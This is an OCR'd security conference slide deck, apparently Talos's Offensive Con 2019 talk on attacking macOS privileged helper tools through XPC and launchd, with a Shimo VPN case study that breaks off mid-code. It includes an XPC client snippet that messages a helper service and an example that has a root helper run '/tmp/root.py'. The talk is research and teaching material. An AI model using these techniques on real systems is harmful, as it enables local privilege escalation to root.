
Talos

PROTECTING YOUR NETWORK




Offensive Con 2019

OSX Privileged Helper Tool

Introduction

- Tyler Bohan
  - Senior Research Engineer
  - Cisco Talos



- Talos Vulndev
  - Third party vulnerability research
    - 170 bug finds in last 12 months
      - Microsoft
      - Apple
      - Oracle
      - Adobe
      - Google
      - IBM, HP, Intel
      - 7zip, libarchive, NTP
  - Security tool development
    - Fuzzers, Crash Triage
  - Mitigation development
    - FreeSentry

Objective

- Discuss process isolation and the principle of least privilege
- Understand inter-process communication (IPC)
  - look into OSX provided methods
- What is a privileged helper tool?
- Case-study

TALOS

Isolation

- Principle of least privilege
  - giving a process only those privileges which are essential to perform its intended function
- Reduce what an attacker is able to achieve upon successful exploitation

TALOS

Isolation

- Creates a need for an ability to raise privileges to complete a job
- Privileged process executes outside of non privileged
- Communicate via IPC
  - i.e. fork - drop privileges - communicate via Pipe

TALOS

Isolation

- Safari is isolated from system
  - via Sandbox & user permissions
- Sandbox & user are limited
  - via kernel
- Escape sandbox and raise to root
  - limited by Apple and SIP (system integrity protection)
- Apple is unlimited

TALOS

System Integrity Protection includes protection for these parts of the system:

- /System
- /usr
- /bin
- /sbin
- Apps that are pre-installed with OS X

Paths and apps that third-party apps and installers can continue to write to include:

- /Applications
- /Library
- /usr/local


System Integrity Protection is designed to allow modification of these protected parts only by processes that are signed by Apple and have special entitlements to write to system files, such as Apple software updates and Apple installers. Apps that you download from the Mac App Store already work with System Integrity Protection. Other third-party software, if it conflicts with System Integrity Protection, might be set aside when you upgrade to OS X El Capitan or later.

Trivia

- Name the first vulnerability reported to Apple related to SIP? CVE number please!
  - Hint: there was a a collision!
- Prize: 2005 Highland Single Malt Whiskey

Talos

Isolation




TALOS

OSX IPC

- OSX Hybrid Kernel
  - BSD - monolithic
  - Mach - microkernel
    - object-based APIs with communication channels (ports) as object references
    - a complete set of IPC primitives, including messaging, RPC, synchronization, and notification

TaLOS

OSX IPC



https://en.wikipedia.org/wiki/Microkernel

OSX IPC

- IPC allows the operating system to be built from a number of small programs called servers, which are used by other programs on the system, invoked via IPC.
- Most or all support for peripheral hardware is handled in this fashion, with servers for device drivers, network protocol stacks, file systems, graphics, etc (wikipedia)

TaLOS

OSX IPC

- Mach Ports
- Distributed Notifications
- Distributed Objects
- AppleEvents & AppleScript
- Pasteboard
- XPC
- Grand Central Dispatch

Kernel layer

User-space layer

- and more standard Linux IPC i.e pipes dbus etc
- Not all present on iOS (GCD Pasteboard)

TaLOS

Mach Ports

- Similar to Unix Pipes
  - Unidirectional - one receiver and one+ senders
  - Kernel distributed rights to a port no access outside of these rights
  - Unforgeable
  - Used in Mach Messages - IPC fundamental

TaLOS

Mach Ports

- XPC - mach messages based IPC protocol
  - a way to attain privilege separation between processes used by an application
  - application split into components each only granted the minimum rights required to perform their explicit function

TALOS

- XPC - dictionary based IPC protocol
  - strongly typed (strings, int64s, uint64s, booleans, dates, UUIDs, data, doubles, arrays)
  - strict getter/setter
  - Server client model - client connects to server bi-directional
- CVE-2015-1130 aka Rootpipe
  - attacked an internal XPC call that lacked authentication

TALOS

XPC - Client

```
#define SERIVCE "com.AAAAA.renFFFFan.InstallerHelper"

int main(){
    xpc_connection_create_mach_service(SERIVCE, NULL,0);
    xpc_connection_set_event_handler(conn, ^(xpc_object_t event) {
        printf(":(\n");
    });
    xpc_connection_resume(conn);

    xpc_object_t msg = xpc_dictionary_create(NULL, NULL, 0);
    xpc_dictionary_set_int64(msg, "message", 0x101D3);
    xpc_object_t new_stack = xpc_array_create(NULL, 0);
    xpc_object_t reply = xpc_connection_send_message_with_reply_sync(conn, msg);
```

Make Connection

Create dictionary

Send message

Talos

IPC

- Launchd
  - Process launched at boot to handle launching root processes as needed (servers)
  - Root user can register process to be launched and accessible via LaunchCTL command
  - View all processes registered and running

Talos


LaunchD

```
➜ offensive_con ls /Library/LaunchDaemons |  head
com.adobe.ARMDC.Communicator.plist
com.adobe.ARMDC.SMJobBlessHelper.plist
com.adobe.agsservice.plist
com.adobe.fpsaud.plist
com.barebones.authd.plist
com.bearisdriving.BGM.XPCHelper.plist
com.bitdefender.AuthHelperTool.plist
com.bitdefender.agent.plist
com.bitdefender.upgrade.plist
com.bombich.ccchelper.plist
```

- Responsible for launching all daemons
  - (and keeping them launched)
- Daemons stored in /Library/LaunchDaemons
- Agents stored in /Library/LaunchAgents

TALOS

Privileged Helper Tool



TALOS

Privileged Helper Tool

- Mechanism for 3rd party applications to raise privileges
- Install service inside of /Library/PrivilegedHelperTools
- Registered with LaunchD
- Communicate via XPC

TALOS

Privileges

```
➜ offensive_con sudo launchctl list | grep -v apple | grep -i help
1207    0       com.feingeist.shimo.helper
32704   0       com.vmware.VMMonHelper
-       0       com.lindegroup.AutoPkgr.helper
-       0       com.bitdefender.AuthHelperTool
-       0       com.sparklabs.ViscosityHelper
-       0       com.bearisdriving.BGM.XPCHelper
-       0       com.pixar.renderman.InstallerHelper
-       0       com.github.IngmarStein.Monolingual.Helper
-       0       com.oracle.java.Helper-Tool
-       0       com.microsoft.office.licensingV2.helper
126     0       com.wacom.UpdateHelper
-       0       com.wacom.displayhelper
32705   0       com.vmware.KextControlHelper
```

Privileges


```
➜ offensive_con ls /Library/PrivilegedHelperTools
com.barebones.authd                          com.pixar.renderman.InstallerHelper
com.bombich.ccchelper                        com.simplexsolutionsinc.vpnguardMac.
com.box.sync.bootstrapper                    com.sparklabs.ViscosityHelper
com.bresink.system.privilegedtool-ts5        com.teamviewer.Helper
com.feingeist.shimo.helper                   com.tunnelbear.mac.tbeard
com.github.IngmarStein.Monolingual.Helper    com.vmware.KextControlHelper
com.gog.galaxy.ClientService                 com.vmware.VMMonHelper
```

TALOS

Privileged Helper Tool

- Privilege Seperation Mechanism
  - provides ability to separate out privileged functionality
  - utilizes provided XPC mechanisms

Threat model?



TALOS

Obj-C Primer

- XPC API built on top of C
- Uses message sending rather than calling
  - class information
  - cache
  - https://medium.com/@guanshanliu/how-message-passing-works-in-objective-c-9e3d3dd70593
- Example:
  - `void startProcess(char* proc, char* reply);`

Talos

Declaration

```
- (void) startProcess:(NSDictionary*)arg0 withReply:(NSString*)arg1;
```

Usage

```
[obj startProcess:@“/tmp/root.py“ withReply:nil];
```

Nil to bypass args

Ida

```
objc_msgSend(v10, "startProcess:withReply:", CFSTR(“/tmp/root.py“), 0LL);
```

Function names and arguments appear as strings in Ida rather than in the function list

TALOS

Case Study - Shimo VPN

- OpenVPN based VPN client
- Supports many different protocols

TALOS

Case Study - Shimo VPN

- initWithMachServiceName:
  - binds application to service name in LaunchD
  - begins listening

```
if ( v2 )
{
  v3 = objc_msgSend(&OBJC_CLASS___NSXPCListener, "alloc");
  v4 = objc_msgSend(v3, "initWithMachServiceName:", CFSTR("com.feingeist.shimo.helper"));
  v5 = *(v2 + 3);
  *(v2 + 3) = v4;
  objc_release(v5);
```

TALOS

Case Study - Shimo VPN

- listener:shouldAcceptNewConnection:
  - handles connection acceptance
  - interfaceWithProtocol:
    - specifies protocol to use in XPC communications
    - more simply, defines methods to be called from connection
    - leads to method list

TALOS

Case Study - Shimo VPN

```
char __cdecl -[ShimoHelperTool listener:shouldAcceptNewConnection:]
(ShimoHelperTool *self …)
{
  …


  v8 = (objc_msgSend)(self, "listener");
  v9 = objc_retainAutoreleasedReturnValue(v8);
  if ( v9 != v6 )
    __assert_rtn("listener == self.listener");
  objc_release(v9);
  if ( !v7 )
    __assert_rtn("newConnection != nil");
